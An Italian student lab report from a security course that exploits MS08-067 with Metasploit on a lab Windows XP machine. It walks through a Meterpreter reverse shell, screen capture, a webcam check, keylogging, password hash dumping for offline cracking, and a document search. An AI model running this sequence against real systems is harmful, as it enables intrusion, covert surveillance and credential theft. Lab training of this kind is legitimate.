REPORT 07/12/2022

FACCILONGO DOMENICO

# HACKING WINDOWS XP

**TASK**

EPICODE — Esercizio Hacking Windows XP

**Traccia: Hacking MS08-067**


Sulla base della teoria vista in lezione odierna, viene richiesto alla studente di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067. Una volta ottenuta la sessione, lo studente dovrà:


- Recuperare uno screenshot tramite la sessione Meterpreter
- Individuare la presenza o meno di Webcam sulla macchina Windows XP


**ANALISI E VALUTAZIONI**


Per prima posa andiamo a configurare l'IP della nostra nuova macchina Windows XP. Seguiamo i seguenti passaggi:


*Pannello di controllo → connessione di rete → LAN → TCP/IP → Proprietà*







Dopo aver configurato l'IP della macchina affinchè possa comunicare con Kali andiamo a fare un ping tra le due macchine per vedere se comunicano:

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.200
PING 192.168.1.200 (192.168.1.200) 56(84) bytes of data.
64 bytes from 192.168.1.200: icmp_seq=1 ttl=128 time=1.16 ms
64 bytes from 192.168.1.200: icmp_seq=2 ttl=128 time=0.843 ms
64 bytes from 192.168.1.200: icmp_seq=3 ttl=128 time=0.830 ms
64 bytes from 192.168.1.200: icmp_seq=4 ttl=128 time=0.847 ms
^Z
zsh: suspended  ping 192.168.1.200
```

# MS08_067: Code Execution in RPC


Il prossimo passo è quello di eseguire comandi su un computer remoto. Apriamo pertanto Msfconsole e successivamente andiamo a cercare l'exploit della vulnerabilità ricavata da Nessus con il comando:

***msfconsole → search ms08_067 → use 0***


Dopo di che andiamo a verificare che l'exploit abbia tutte le impostazioni corrette con il comando:

***show options***




Come si può notare non abbiamo l'IP dell'Hosts, allora andiamo a settarlo inserendo l'indirizzo di Windows XP con il comando:

***set RHOSTS 192.168.1.200***

Non abbiamo necessità di dover inserire il Payload in quanto è stato inserito di default, di fatti si può notare già nello show options di verifica che è già incluso. Quindi possiamo passare alla fase di Exploit.

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.200:445 - Automatically detecting the target...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.200:1035) at 2022-12-07 06:43:39 -0500

meterpreter >
```

La sessione è stata aperta, pertanto possiamo andare a fare dei comandi di verifica come

## *Ifconfig*

```
meterpreter > ifconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit♦ di pianificazione pacchetti
Hardware MAC : 08:00:27:b3:ad:02
MTU          : 1500
IPv4 Address : 192.168.1.200
IPv4 Netmask : 255.255.255.0

meterpreter >
```

Come si può notare ci ha fornito le informazioni della macchina che stiamo attaccando tra cui il suo IP

Per ottenere più info usiamo il comando:

## *sysinfo*

```
meterpreter > sysinfo
Computer        : TEST-EPI
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : it_IT
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Proviamo ora qualcosa di meglio, ovvero andare a provare uno screenshot della macchina istantanea e per farlo basta scrivere semplicemente

***screenshot***

```
meterpreter > screenshot
Screenshot saved to: /home/kali/yxFPIxZf.jpeg
```


Il comando ci fornisce anche il percorso dove ha salvato lo screenshot, andiamo quindi ad aprirlo nella directory interessata:

```
┌──(kali㉿kali)-[~]
└─$ cd /home/kali

┌──(kali㉿kali)-[~]
└─$ ls
192.168.50.101  gameshell          Music     Videos
Desktop         gameshell-save.sh  Pictures  vsftpd.conf
Documents       gameshell.sh       Public    yxFPIxZf.jpeg
Downloads       index.html         Templates
```

Usiamo il comando

***Xdg-open "Nome_file"***

```
┌──(kali㉿kali)-[~]
└─$ xdg-open yxFPIxZf.jpeg
```




Questo è il risultato all'apertura del file. Lo screenshot ha funzionato correttamente!

Un'altra verifica da fare è andare a cercare se la macchina (Windows XP) possiede una webcam e in caso positivo possiamo andare a fare delle foto, pertanto il comando da usare è il seguente:

***webcam_list***

***webcan_snap (*In caso la trova per fare una istantanea)**

```
meterpreter > webcam_list
[-] No webcams were found
meterpreter > webcam_snap
[-] Target does not have a webcam
meterpreter >
```

Purtroppo la webcam non viene rilevata.

Possiamo fare un'altra scansione però, ovvero andando a ricevere gli input immessi dall'utente vittima da tastiera.

Per farlo innanzitutto supponiamo che il nostro utente vittima abbia aperto un file.txt (esempio blocco note), la prima cosa da fare è andare a scovare tra i processi attivi proprio quello relativo al blocconote. Per farlo usiamo il comando


***ps***

```
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session  User                  Path
 ---   ----  ----              ----  -------  ----                  ----
 0     0     [System Process]
 4     0     System            x86   0
 348   4     smss.exe          x86   0        NT AUTHORITY\SYSTEM   \SystemRoot\System32\smss.exe
 604   348   csrss.exe         x86   0        NT AUTHORITY\SYSTEM   \??\C:\WINDOWS\system32\csrss.exe
 628   348   winlogon.exe      x86   0        NT AUTHORITY\SYSTEM   \??\C:\WINDOWS\system32\winlogon.exe
 672   628   services.exe      x86   0        NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\services.exe
 684   628   lsass.exe         x86   0        NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\lsass.exe
 788   1040  wscntfy.exe       x86   0        TEST-EPI\Epicode_user C:\WINDOWS\system32\wscntfy.exe
 840   672   svchost.exe       x86   0        NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\svchost.exe
 920   672   svchost.exe       x86   0                              C:\WINDOWS\system32\svchost.exe
 1040  672   svchost.exe       x86   0        NT AUTHORITY\SYSTEM   C:\WINDOWS\System32\svchost.exe
 1080  672   svchost.exe       x86   0                              C:\WINDOWS\system32\svchost.exe
 1116  672   svchost.exe       x86   0                              C:\WINDOWS\system32\svchost.exe
 1204  672   alg.exe           x86   0                              C:\WINDOWS\System32\alg.exe
 1268  672   svchost.exe       x86   0        NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\svchost.exe
 1420  1384  explorer.exe      x86   0        TEST-EPI\Epicode_user C:\WINDOWS\Explorer.EXE
 1500  672   spoolsv.exe       x86   0        NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\spoolsv.exe
 1652  1420  notepad.exe       x86   0        TEST-EPI\Epicode_user C:\WINDOWS\system32\notepad.exe
 1660  1420  ctfmon.exe        x86   0        TEST-EPI\Epicode_user C:\WINDOWS\system32\ctfmon.exe
 1740  1040  wuauclt.exe       x86   0        TEST-EPI\Epicode_user C:\WINDOWS\system32\wuauclt.exe
```

Il processo che ci interessa è quello cerchiamo con il suo relativo numero di processo (PPID), il quale ora dobbiamo spostarci e per farlo usiamo il comando:

***migrate 1420***


Subito dopo: ***keyscan_start*** (per andare a sniffare)




Ora che siamo in fase di sniffing supponiamo che il nostro utente vittima sia andato a scrivere qualcosa sul blocco note, Meterpreter ci fornirà tutti i dettagli degli input, dal maiuscolo, allo spazio, al trattino etc.

Supponiamo di voler vedere cosa ha scritto nel momento successivo in cui noi abbiamo avviato lo sniffing, per farlo usiamo il comando:

***keyscan_dump***




Per bloccare il processo usiamo il comando ***keyscan_stop***

## ALTRI COMANDI:

### *hashdump*

```
meterpreter > hashdump
Administrator:500:ceeac8b603a938e6aad3b435b51404ee:c5bd34f5c4b29ba1efba5984609dac18:::
Epicode_user:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:a93911985bf04125df59b92e7004a62f:db84e754c213ed5e461dbad45375dd24:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:0a4c4c851d7ac5a61f81d40dc4518aa4:::
meterpreter >
```

Permette di trovare tutti gli user con i relativi Hash sul pc per poi darlo in pasto a john the Ripper e provare un attacco a dizionario per decriptare gli hash

### *Search -f *.doc*

```
meterpreter > search -f *.doc
Found 6 results...
=================

Path                                                  Size (bytes)  Modified (UTC)
----                                                  ------------  --------------
c:\Documents and Settings\Default User\Modelli\winword.doc     4608          2008-04-14 08:00:00 -0400
c:\Documents and Settings\Default User\Modelli\winword2.doc    1769          2008-04-14 08:00:00 -0400
c:\Documents and Settings\Epicode_user\Modelli\winword.doc     4608          2008-04-14 08:00:00 -0400
c:\Documents and Settings\Epicode_user\Modelli\winword2.doc    1769          2008-04-14 08:00:00 -0400
c:\WINDOWS\system32\config\systemprofile\Modelli\winword.doc   4608          2008-04-14 08:00:00 -0400
c:\WINDOWS\system32\config\systemprofile\Modelli\winword2.doc  1769          2008-04-14 08:00:00 -0400

meterpreter >
```

Permette di trovare tutti i file con un estensione che scegliamo noi all'interno del pc. Questo ci permette di scovare i file più importanti di un utente vittima.